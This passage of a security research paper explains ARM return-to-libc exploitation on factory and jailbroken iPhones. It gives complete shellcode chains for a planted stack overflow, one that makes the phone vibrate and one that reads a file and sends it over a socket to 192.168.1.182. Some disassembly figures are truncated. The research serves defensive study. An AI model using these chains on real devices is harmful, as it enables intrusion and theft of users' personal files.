
```
a7d    and     ah,0FEh
a80    or      eax,edx
a82    mov     edx,[ebp+arg_0]
a85    mov     [edx+74h],eax
a88    mov     ecx,[ebp+arg_C]
a8b    mov     [esp],edx
a8e    mov     [esp+4],ecx
a92    call    __ZN16ImageLoaderMachO19instantiateSegmentsEPK
a97    cmp     dword ptr[esi+0Ch],2
a9b    jz      short loc_8FE14AEF

        eax,[ebp+arg_24]
        [esp+20h],eax
        ecx,[ebp+arg_20]
        eax,[ecx+30h]
        edx,[ecx+34h]
        [esp+18h],eax
        [esp+1Ch],edx
        eax,[ebp+var_430]
        edx,[ebp+var_42C]
        [esp+10h],eax
        [esp+14h],edx
        ecx,[ebp+var_424]
        edx,[ebp+var_428]
        [esp+0Ch],ecx
        [esp+8],edx
        ecx,[ebp+arg_8]
        [esp+4],ecx
        eax,[ebp+arg_0]
        [esp],eax
        __ZN16ImageLoaderMachO11mapSegmentsEiyyyRKN11ImageLoader11LinkContex

8fe14aef
4aef   mov     edx,[ebp+arg_0]
4af2   mov     [esp],edx
4af5   call    __ZN16ImageLoaderMachO13parseLoadCmdsE
4afa   mov     ecx,[ebp+arg_0]
4afd   mov     eax,[ecx+48h]
4b00   mov     esi,[eax+10h]
4b03   lea     edx,[eax+1Ch]
4b06   test    esi,esi
4b08   jz      short loc_8FE14B40
```

```
818    LDR     R0,[R7,#-0x4A8]
81c    LDR     R1,[R7,#-0x4B4]
820    LDR     R2,[R7,#-0x4B0]
824    BL      __ZN16ImageLoaderMachO17loadCodeSignatureEPKh
828    LDR     R0,[R7,#-0x4A8]
82c    BL      __ZN16ImageLoaderMachO13parseLoadCmdsEv
830    LDR     R2,[R7,#-0x4A8]
834    LDR     R3,[R2,#0x4C]
838    ADD     R2,R3,#0x1C
83c    LDR     R0,[R3,#0x10]
840    CMP     R0,#0
844    BEQ     loc_2FE138A4

        R1,#0
        R12,R1
        loc_2FE1386
```

```
8fe14a5f
8fe14a76
8fe14a9d
8fe14b0a
8fe14b18
8fe14b24
8fe14b40
8fe14b63
8fe14b82
8fe14bae
8fe14be4
8fe14bfa
8fe14c78
8fe14c8f
8fe14c0e
8fe14bf2
8fe14bba
8fe14b9f
8fe14b76
8fe14b5c
8fe14b3d
8fe14b1d
8fe14b10
8fe14aef
8fe14a78
8fe14a6b
```

Figure 5: iPhone OS has an additional function call to loadCodeSignature

Jailbroken versus Factory iPhones

Jailbroken phones are much easier to work with than factory phones. The main difference is that the jailbroken phone disables code signing. This allows for the running of arbitrary third party, unsigned, applications. Such applications include a shell, sshd, gdb, python, etc. It is no wonder that researchers prefer to work on jailbroken phones. After all, besides the code signing, there appears to be no real distinctive difference between the jailbroken and factory phones. However, this is not the case.

Many researchers, including one of the authors of this paper, have given talks where their results tacitly relied on the fact a phone was jailbroken. This is because, by disabling the code signing requirements, it doesn't just change what programs may be executed, but it fundamentally changes the way the memory page protections work. As we discussed, at this point, it is not clear how to write to a page and then make that page executable on a factory phone. While there may be a clever way to accomplish this, at the present time, any discussion of shellcode with regards to the iPhone implies the phone is jailbroken. This includes payloads that return into mprotect to set page permissions for their shellcode. If you attempt to mprotect a page which has previously had data written to it on a factory iPhone, the mprotect will fail with a return value of -1 and errno set to "Permission Denied".

Doing research on a factory phone is hard. Unless you have a 0-day in MobileSafari or some other default application, the only alternative is to use the iPhone SDK. Doing this has severe limitations, though. First, applications built using the SDK run in a very restrictive sandbox, much more so than default applications. Another problem is you need an actual signing certificate, which costs $99. Finally, the gdb provided is not full featured, for example, it doesn't have the useful info mach regions command. For these reasons, it is difficult to do research on a factory iPhone, but nonetheless this is necessary to get realistic results that will work against a factory iPhone.

Jailbroken iPhone payloads
There is still some use for payloads for jailbroken iPhones. Making them work is relatively straightforward. Most shellcode (Mac OS X for ARM) will run fine. The only hurdle compared to OS X is that no pages can be both writeable and executable. Therefore, you must expect that your shellcode will be on a nonexecutable page. So, using some technique such as return-to-libc, it is necessary to first call mprotect on the shellcode before jumping to it.

We have ported the userland-exec payload to jailbroken phones. Since both operating systems work on Mach-O binaries, with nearly identical dynamic loaders, only a few changes needed to be made.

- The (fixed) location of dyld had to be changed from 0x8fe00000 to 0x2fe00000.
- Any calls to vm_protect had to be changed from requesting RWX pages to first requesting RW pages and then changing it to RX after the data had been written.
- The embedded loader had to be ported from x86 assembly to ARM.

After these changes, it is possible to use userland-exec on the iPhone.


5. Factory iPhone payloads

Targeting a factory iPhone is a little tougher, but not impossible. It is a device with hardware enforced page protections but no ASLR. In the flow chart of exploitation techniques, this clearly indicates the need for return-to-libc [17]. However, this technique is made a little more difficult on the ARM architecture rather than x86 [18].

ARM basics

Before we can understand the low level difficulties and solutions, we first need to understand some basics of the ARM architecture. ARM is a RISC architecture, meaning there are very few instructions and many general purpose registers. In total, there are 16 registers identified as R0-R15. Typically, the last three registers have special values and thus have special names, R13 is called SP (the stack pointer register), R14 is called LR (the link register) and R15 is called PC (the program counter). Unlike x86, all of these registers are completely general, i.e. it is possible to move an arbitrary value into the PC register and affect program flow. Likewise, it is perfectly acceptable to read from PC to determine what instruction the program is currently executing.

The most important thing to understand, if you want to do return-to-libc for ARM, is the way functions are called and how they return. To call a function, usually a branch instruction is used, such as B, BL, BX, BLX, or one of their conditional variants. It is also possible to set the PC directly. The main differences are B is simply a branch which changes the PC, while a BL is a branch and link instruction which also stores the return address in the LR register. BX is the branch and exchange instruction which can branch to a value in a register as opposed to a numerical offset. Likewise, BLX branches to a register value and sets LR. Below are some examples of how functions are typically called in ARM.




```
; int sem_init(sem_t *, int, unsigned int)
EXPORT _sem_init
_sem_init
MOV     R12, 0x113      ; ___sem_init
SVC     0x80
BCC     locret_31419004
```

```
locret_31419004
BX      LR
; End of function _sem_init
```

Figure 6: A typical function in ARM.

The most typical way a function is called can be seen in Figure 6. This function is called via a BL or BLX instruction. At the conclusion of the function, a BX LR instruction returns execution flow to the saved return address in LR. Notice in particular, the return address is not stored on the stack.



```
PUSH    {R7,LR}
ADD     R7, SP, #8+var_8
SUB     SP, SP, #0x18    ; void *
MOVS    R3, #1
STR     R3, [SP,#0x20+var_18]
MOVS    R3, #0xB
STR     R3, [SP,#0x20+var_14]
MOVS    R3, #4
STR     R3, [SP,#0x20+var_C]
MOVS    R3, #0
STR     R3, [SP,#0x20+var_20]
STR     R3, [SP,#0x20+var_1C]
ADD     R0, SP, #0x20+var_18 ; int *
MOVS    R1, #2           ; u_int
ADD     R2, SP, #0x20+var_10 ; void *
ADD     R3, SP, #0x20+var_C ; size_t *
BLX     j__sysctl
ADDS    R0, #1
BNE     loc_314100F2
```

```
US      R0, #1
GS      R0, R0
        loc_314100F4
```

```
loc_314100F2
LDR     R0, [SP,#0x20+
```

```
loc_314100F4
ADD     SP, SP, #0x18
POP     {R7,PC}
; End of function _gethostid
```

Figure 7: A typical Thumb function return

Another way that functions often return is by using the stack. In Figure 7, the function saves the return value from LR onto the stack using the PUSH instruction at the beginning of the function. At the end of the function, it uses the corresponding POP instruction. But rather than popping the value back into LR, it instead pops it into PC, thus effectively returning from the function.

The other important thing to understand about function calls is how arguments are passed to functions. In ARM, the first 4 arguments are typically passed in the registers R0-R3. The rest are placed on the stack. The return value is typically returned in r0. As with any assembly language, the compiler may choose to do anything it wants, so long as things still work.

Finally, an ARM chip may operate in either ARM mode or Thumb mode. In ARM mode, all instructions are exactly four bytes. In Thumb mode, instructions are typically two bytes, although some instructions like branch instructions are still four bytes. This can make disassembly difficult as its hard to know at a given address whether the disassembly should be done in ARM or Thumb mode. Luckily, IDA Pro does a pretty good job for iPhone binaries in this regard. Since all instructions are either two bytes or four bytes, they all must reside on even addresses in memory. This extra unused bit (the low order one) is used to indicate which mode the processor should be operating in when branching. If the code branches to an address and the low order bit is 0, the processor knows to expect ARM code, if the low order bit is 1, it knows to expect Thumb code.

Return-to-libc and the iPhone

Return-to-libc is the name of the technique which was developed to defeat non-executable stacks and heaps. The idea is, instead of running attacker supplied code (shellcode), which is impossible since it would not be executable, the attacker instead reuses code already in the process to accomplish what she wants. Since this code is supplied by the binary or its libraries, it is already executable.

In x86, by carefully laying out the data near the stack pointer, the attacker can link many successive calls to functions by putting appropriate return values on the stack. Doing this the attacker can effectively call a series of functions available to the program. This is made simpler because the arguments to functions as well as the return address is always expected on the stack. It is a bit arduous, however, so that typically return-to-libc payloads try to be as efficient as possible. For example, they may immediately call the system() function or they may call a function which disables DEP (in Windows) or mprotect to change the permissions of their code (jailbroken iPhone). Then they can execute their standard shellcode.

On the iPhone, there seems to be no such quick escape. As we discussed, it is not possible to quickly disable memory protections and jump to standard shellcode. It is not possible to write an executable to a file and execute it due to code signing restrictions. Calling system() is possible, but doesn't accomplish much since there are no useful binaries present on the iPhone. However, all the security protections in place can not prevent the exploited process from calling its own code. So all the protections, code signing, memory protections, etc, can be circumvented by using a very long return-to-libc payload as we'll show in the next two subsections.

Return-to-libc for ARM

It is slightly harder to perform return-to-libc for ARM since arguments are passed in registers rather than on the stack. Therefore, any time you wish to call a function, you must first figure out a way to transfer arguments to the low numbered registers, presumably from the stack. Another issue is that return-to-libc for x86 sometimes relies on the fact that you can "create" instruction that are not resident in the binary by jumping to the middle of existing instructions. Due to the ARM architecture, this is not possible, as the instructions must be aligned.

One final issue is that in the first calling convention discussed above in Figure 6, the return address is not stored on the stack. Therefore, to call such a function and maintain control after it returns, the attacker must already control LR before the function is called (and it must not point to the same function or else an infinite loop will occur). In the return from the function in Figure 7, either LR needs to be controlled, or instead of calling the function at the entry, you can call it one instruction in. Then at the function epilogue, it will pop new values from the stack. More details will be given in the next two sections.

Vibrating payload

In the original iPhone exploitation talk given by one of the authors of this paper, two payloads were described. One illustrated that physical control of the phone was achieved by making it beep and vibrate. Another read a file from disk, opened up a network connection, and wrote the file over the connection to the attacker. Note that back then (firmware version 1), there were no memory protections in place so standard shellcode was fine. Here, we show these two payloads still work even with the additional security measures in place on a factory iPhone with version 2 by using extended return-to-libc chains.

In order to test this on a factory phone, you need the iPhone SDK with a signing certificate and you need to provision your phone to work with this certificate. Then download the sample HelloWorld program from the Apple iPhone developer portal [14] and add a trivial stack overflow within the applicationDidFinishLaunching routine.

```
void foo(unsigned int *shellcode){
    char buf[8];
    memcpy(buf, shellcode, sizeof(int) * 128);
}

- (void)applicationDidFinishLaunching:(UIApplication *)application {
...
    unsigned int *shellcode = malloc(128 * sizeof(int));
    // fill in shellcode here
    foo(shellcode);
```

The function foo saves the return value LR onto the stack. Therefore, when the function returns, an attacker gains control of PC and thus control of the program. The vibrating shellcode is very simple which is why it makes a great example. We wish to execute the following two lines of C:

```
AudioServicesPlaySystemSound(0x3ea);
exit(0);
```

The value 0x3ea is used to indicate when a new voicemail or SMS message has occurred and makes the phone vibrate and beep. So all that remains is to piece together these two function calls using return-to-libc. The actual shellcode that does this is given below:

```
shellcode[0] =0x11112222;
shellcode[1] =0x33334444;
shellcode[2] =0x55556666;  // r7
// Set LR and PC
shellcode[3] =0x314d83d8;  // PC
shellcode[4] =0x12345566;  // r7
// Set R0-R3
```

```
shellcode[5] =0x314e4bec;  // LR / PC
shellcode[6] =0x11112222;
shellcode[7] =0x33334444;
shellcode[8] =0x55556666;
shellcode[9] =0xddddeeee;
shellcode[10]=0x000003ea;  // r0
shellcode[11]=0x00112233;  // r1
shellcode[12]=0xddddeeee;  // r2
shellcode[13]=0xffff0000;  // r3
// Call AudioServicesPlaySystemSound
shellcode[14]=0x34945564;  // PC
shellcode[15] =0x11112222; // r0
shellcode[16] =0x33324444; // r1
shellcode[17] =0x55536666; // r2
shellcode[18] =0xddd4eeee; // r3
// Call _exit
shellcode[19] =0x31463018; // PC
```

Let's take a closer look at how it works. The first two dwords simply end up in the buf buffer in foo(). The next two dwords, get popped into R7 and PC, respectively, when the function returns. The first place we redirect execution to is 0x314d83d8, which happens to be in the middle of load_launchd_jobs_at_loginwindow_prompt().

```
0x314d83d8: ldmia   sp!, {r7, lr}
0x314d83dc: add sp, sp, #16 ; 0x10
0x314d83e0: bx  lr
```

This instruction reads two dwords off the stack and puts them in R7 and LR. It then adds 0x10 to SP and "returns" by branching to LR, which we control, having just read it from the stack. At this point, we control LR and PC (and they are the same value). Next, we need to place the arguments we want into R0-R3 (really we only need R0). We do this by next redirecting execution to 0x314e4bec, which is the last instruction in the _aeabi_cfcmple function.

```
0x314e4bec: ldmia   sp!, {r0, r1, r2, r3, pc}
```


This instruction sets the values of the registers R0-R3 and PC from values on the stack. We arrange the stack such that R0=0x3ea and PC=AudioServicesPlaySystemSound. We also still control LR which still points at 0x314e4bec which is a useful instruction since it reads PC off the stack. At this point AudioServicesPlaySystemSound is called and "returns" back to the instruction at 0x314e4bec which proceeds to load up the registers R0-R3 and PC again from the stack. This time we set PC to point to _exit and we are done.

This payload has a few hard coded addresses in it and is thus firmware version dependent. These addresses come from version 2.2.1 which is the latest at the time of writing this paper.

Return-to-libc for heap overflows
The example involving foo() is the simplest case, a stack overflow with no character restrictions. In this case, we clearly control all the data around the stack. Is it possible to do return-to-libc for heap overflows where stack data is not necessarily controlled? The answer is yes, but as you would expect, it is a little more difficult.

As we had to search for instructions which load things from the stack into registers in the example above, you simply need to find instructions which change SP to point to data you control, say on the heap.


A quick look through libSystem (the libc for Mac OS X) finds a few candidates. If R3 or R7 point to your data, you can use the bit of code from Figure 8 to change SP and regain control when the function returns.



```
ADDS    R3, R7, #0
SUBS    R3, #0x18
MOV     SP, R3
ADDS    R0, R4, #0
POP     {R2-R4}
MOV     R8, R2
MOV     R10, R3
MOV     R11, R4
POP     {R4-R7,PC}
; End of function _posix_spawnp
```

Figure 8: Getting control of SP while maintaining PC.

If instead of an absolute value, you have a relative value (or a very large heap buffer), you can use something like the code from Figure 9.



```
ADD     SP, R3
POP     {R2-R4}
MOV     R8, R2
MOV     R10, R3
MOV     R11, R4
POP     {R4-R7,PC}
; End of function _wordexp
```

Figure 9: Advancing SP by an arbitrary amount and maintaining PC.

Keep in mind that in ARM, the registers are used like local variables. Therefore, there is a greater chance of having a useful value in one of them when code execution is achieved than in x86.

File stealing shellcode
Obviously, the last example was pretty fun, but also very simple. Can you actually piece together a large enough return-to-libc payload to do something useful? Below is shellcode for the same vulnerable program which opens a file (which we have purposely

written to) and sends the contents across the network. In a real exploit, you could open useful files such as the browser history, address book, SMS log, etc. Here, because the application is executed in the restrictive sandbox, we are severely limited in what file we can open and read. However, the same code would work for other files if the application was not so restricted.

```
int filename_location = 0x2fffefa8;
int r0_location = 0x2fffeed4;
int r0_location2 = 0x2fffef00;
int struct_addr_location = 0x2fffef90;

shellcode[0] =0x11112222;
shellcode[1] =0x33334444;
shellcode[2] =0x55556666;  // r7
// Load stuff into r0-r3, get lr for free
shellcode[3] =0x314e4bec;  // LR / PC   LDMFD SP!, {r0-r3, pc}
// Affect: r0, r1, r2, r3, lr, pc
shellcode[4] = filename_location;  // r0   filename
shellcode[5] =0x00000000;  // r1   O_RDONLY
shellcode[6] =0x00000000;  // r2
shellcode[7] =0xddddeeee;  // r3
// Open file
shellcode[8] =0x3141b2b1;  // pc (THUMB MODE)   blx open; pop {r7, pc}
// Affect: r0 (filedes), r7
shellcode[9] =0x33324444;  // r7
// Load something into lr
shellcode[10] =0x314d83d8;  // PC        ldmia  sp!, {r7, lr}; add sp, sp 10;
bx lr;
// Affect: r0, r7, sp
shellcode[11] =0xadd41eee;  //
// Load stuff into r5,r6
shellcode[12] =0x306a4899;  // LR / PC (THUMB MODE)  pop    {r4, r5, r6, r7,
pc}
shellcode[13] =0xcdd43eee;
shellcode[14] =0xddd44eee;
shellcode[15] =0xedd45eee;
shellcode[16] =0xfdd46eee;
shellcode[17] =0x0dd47eee; // r4
shellcode[18] =0x00000010; // r5 size
shellcode[19] = filename_location; // r6 buf
shellcode[20] =0x3dd4aeee; // r7
// call read
shellcode[21] =0x306a487d; // PC (THUMB MODE) adds r1, r6; adds r2, r5; blx
read; ... pop {r4-r7, pc}
// Affect filename_location, most registers.
shellcode[22] =0x11112222;
shellcode[23] =0x33334444;
shellcode[24] =0x55556666;
shellcode[25] =0x30034004;
shellcode[26] =0x51156116;
// load up r0-r3 for call to socket
shellcode[27] =0x314e4bec; // lr, pc     LDMFD SP!, {r0-r3, pc}
// r0-r3
shellcode[28] =0x00000002; // r0
shellcode[29] =0x00000001; // r1
shellcode[30] =0x00000000; // r2
```

```
shellcode[31] =0x00000000; // r3  could be anything, we set to 0 to make
saving to r0 easy later
// call socket  (lr is set to after the call to read() still which is prolly
ok)
shellcode[32] =0x31465c54; // pc   socket(2,1,0)
// r0 has socket.
shellcode[33] =0x11111111; // r2, r8
shellcode[34] =0x10101010; // r4
shellcode[35] =0x12344321; // r5
shellcode[36] =r0_location; // r6
shellcode[37] =0x53356336; // r7
// I need r1 to point to addr.  I need to save r0 somehow.  got r0 and
control r2-r7.
// save off r0
shellcode[38] =0x3066dc6b;   //   pc  str r0, [r6, r3], pop {r4-r7,pc}  in
NSRunLoop_NSRunLoop___init
// r0 saved to shellcode[49], lr still set in middle of read
shellcode[39] =0xddd44eee; // r4
shellcode[40] =0x23434343; // r5
shellcode[41] =r0_location2; // r6
shellcode[42] =0x14323455; // r7
// Save second copy of r0
shellcode[43] =0x3066dc6b;   //   pc  str r0, [r6, r3], pop {r4-r7,pc}  in
NSRunLoop_NSRunLoop___init
// r0 now at shellcode[44] for call to connect and shellcode[] for call to
write.  lr still in middle of read
shellcode[44] =0xddd44eee; // r4
shellcode[45] =0xedd45eee; // r5
shellcode[46] =0xfdd46eee; // r6
shellcode[47] =0x12121212; // r7
// load up r0 (saved), r1, r2 for call to connect
shellcode[48] =0x314e4bec; // pc LDMFD SP!, {r0-r3, pc}
shellcode[49] =0x36634664; // r0 (saved by above)
shellcode[50] =struct_addr_location; // r1
shellcode[51] =0x00000010; // r2 sizeof(stuct sock_addr_in)
shellcode[52] =0x33334444; // r3
// call connect return inside read()
shellcode[53] =0x3141e738; // pc connect() ... bx lr
// connects
shellcode[54] =0x30034004;
shellcode[55] =0x52156116;
shellcode[56] =0x12112222;
shellcode[57] =0x32334344;
shellcode[58] =0x52556366;
// load up r0 (saved), r1, r2 for call to write
shellcode[59] =0x314e4bec; // PC  LDMFD SP!, {r0-r3, pc}
// r0, r1, r2 saved up
shellcode[60] =0x51156316; // second saved r0
shellcode[61] =filename_location; // r1 buffer
shellcode[62] =0x00000010; // r2 length
shellcode[63] =0x32345678; // r3
// call write
shellcode[64] =0x3141c370; // PC  write() .. bx lr
shellcode[65] =0x52345678;
shellcode[66] =0x62345678;
shellcode[67] =0x72345678;
shellcode[68] =0x82345678;
shellcode[69] =0x92345678;
```

```
shellcode[70] =0x31463018; // PC  exit()
shellcode[71] =0xb2345678;
shellcode[72] =0xc2345678;
shellcode[73] =0xd2345678;
shellcode[74] =0xe2345678;

shellcode[96] =0x5c110200; // PORT | AF_INET
shellcode[97] =0xb601a8c0; // 192.168.1.182
shellcode[98] =0x00000000;
shellcode[99] =0x00000000;
```

We also need to make sure the file exists and put the filename in the shellcode.

```
NSString *tempPath = NSTemporaryDirectory();
NSString *tempFile = [tempPath stringByAppendingPathComponent:@"temp.pdf"];
const char *t_filename = [tempFile UTF8String];
strcpy(&(shellcode[100]), t_filename);
```


We're not going to go into too much detail about how this shellcode works but we will comment on some of the more important parts. First, it assumes you know the address of SP when execution begins, for example, to find the name of the file. This could probably be avoided, if necessary. The stack is not randomized, but still could vary on different phones. Next, the biggest difficulty in this code, compared to the vibrating shellcode is that return values are important. We need to keep track of the various sockets and file descriptors, for example. This payload uses a couple of different ways to do this.

First, look at what we do to call open. We cannot use the code we used in the vibrate shellcode case because if we did, after the call to open, it would "return" back to the instruction that loads up the registers R0-R3 and PC again. This was fine before, but in this case we would overwrite the return value that was stored in R0. In this case, we look for some code that calls open and then returns shortly thereafter. Here, we'll still have the file descriptor in R0 and we can set PC to any value we choose.

```
0x3141b2b1 <creat+9>:   blx 0x3141d544 <open>
0x3141b2b5 <creat+13>:  pop {r7, pc}
```

By the way, after this LR will now point to `0x3141b2b5`. Also, note that we put in an address whose low-order bit is 1. This indicates this is actually thumb code. At this point, we control PC and have the file descriptor in R0. We use a similar trick to jump into code that calls read and returns. We first re-set the value of LR to something we want, then find some code that reads the registers R4-R7 from the stack. Some of these values are placed into R1 and R2 before the call to read. At this point we have successfully opened a file and read some of the contents into a stack buffer. For those following along, the call to the function that reads is at offset 21 into the shellcode with PC being read from offset 27 after the return.

It is instructive to look at the code that calls the read function because for the rest of the shellcode, the value of LR will be right after the call to the read instruction.



```
              loc_306A487A              ; int
40 46         MOV     R0, R8
31 1C         ADDS    R1, R6, #0        ; void *
2A 1C         ADDS    R2, R5, #0        ; size_t
7B F0 D8 EA BLX       _read
04 1E         SUBS    R4, R0, #0
04 DA         BGE     loc_306A4892
```

```
7A F0 54 EB BLX       ___error
00 68         LDR     R0, [R0]
04 28         CMP     R0, #4
F3 D0         BEQ     loc_306A487A
```

```
              loc_306A4892
20 1C         ADDS    R0, R4, #0
04 BC         POP     {R2}
90 46         MOV     R8, R2
F0 BD         POP     {R4-R7,PC}
              ; End of function __NSReadFromFileDescriptor
```

Figure 10: Some code that calls read() and returns. The call to read sets LR to a nice location.

Having LR set to this value is useful because any function that uses LR to return will end up here. If you look at this code, if R0 is greater or equal to 0, it simply pops the values R2, R4-R7, and PC off the stack. It doesn't affect the return value of R0, which is good, and it jumps to a value from the stack.

At this point we go back to our old favorite and load our arguments and then call socket. All that remains is to call connect and write, but we must keep track of the socket file descriptor in R0. To do this, we use some code to write R0 to the stack where we know the call to connect will want it and we save it further down the stack where we know write will want it. We do this with the following instructions from –`[NSRunLoop(NSRunLoop) _init:]`.

```
0x3066dc6b: str r0, [r6, r3]
0x3066dc6d: pop {r4, r5, r6, r7, pc}
```

where we happen to already control r6 and r3. All that remains is to load values into registers and call connect, write, and exit.

6. Acknowledgments

The authors would like to thank, for a number of ideas and discussions Stefano Zanero, Dino Dai Zovi, and Halvar Flake.

7. Bibliography

[1] Charlie Miller, Dino Dai Zovi: The Mac Hackers Handbook
[2] http://cansecwest.com/pastevents.html Hacking Macs for Fun and Profit

[3] http://www.hick.org/code/skape/papers/meterpreter.pdf Metasploit's Meterpreter
[4] http://www.blackhat.com/presentations/bh-dc-09/Iozzo/BlackHat-DC-09-Iozzo-Macho-on-the-fly.pdf Let your Mach-O Fly
[5] Mark Pollitt: Computer Forensics: an approach to evidence in cyberspace.
[6] http://developer.apple.com/DOCUMENTATION/DeveloperTools/Conceptual/MachORuntime/Reference/reference.html Mac OS X ABI Mach-O File Format Reference
[7] http://developer.apple.com/DOCUMENTATION/DeveloperTools/Conceptual/MachOTopics/introduction.html Introduction to Mach-O Programming Topics.
[8] http://www.phrack.org/issues.html?issue=63&id=11 Advanced Antiforensics
[9] http://securityfocus.com/archive/1/348638/2003-12-29/2004-01-04/0 The Design and Implementation of ul_exec
[10] www.felinemenace.org/~nemo/slides/mach-o_infection.ppt Infecting the Mach-o Object Format
[11] http://vx.netlux.org/lib/vrg01.html Infecting Mach-O Files
[12] http://conference.hackinthebox.org/hitbsecconf2008kl/materials/D1T1\%20-\%20Dino\%20Dai\%20Zovi\%20-\%20Mac\%20OS\%20Xploitation.pdf Mac OS Xploitation
[13] http://portal.acm.org/citation.cfm?id=1368514 Seeing the invisible: Forensic uses of Anomaly Detection and Machine Learning}.
[14] http://developer.apple.com/iphone/ iPhone Developer Center
[15] http://www.metasploit.com/ Metasploit project
[16] http://meterpretux.s34l.org Meterpretux project
[17] http://www.milw0rm.com/papers/31 Bypassing non-executable-stack during exploitation using return-to-libc
[18] http://www.cse.ucsd.edu/~hovav/talks/blackhat08.html Return-Oriented programming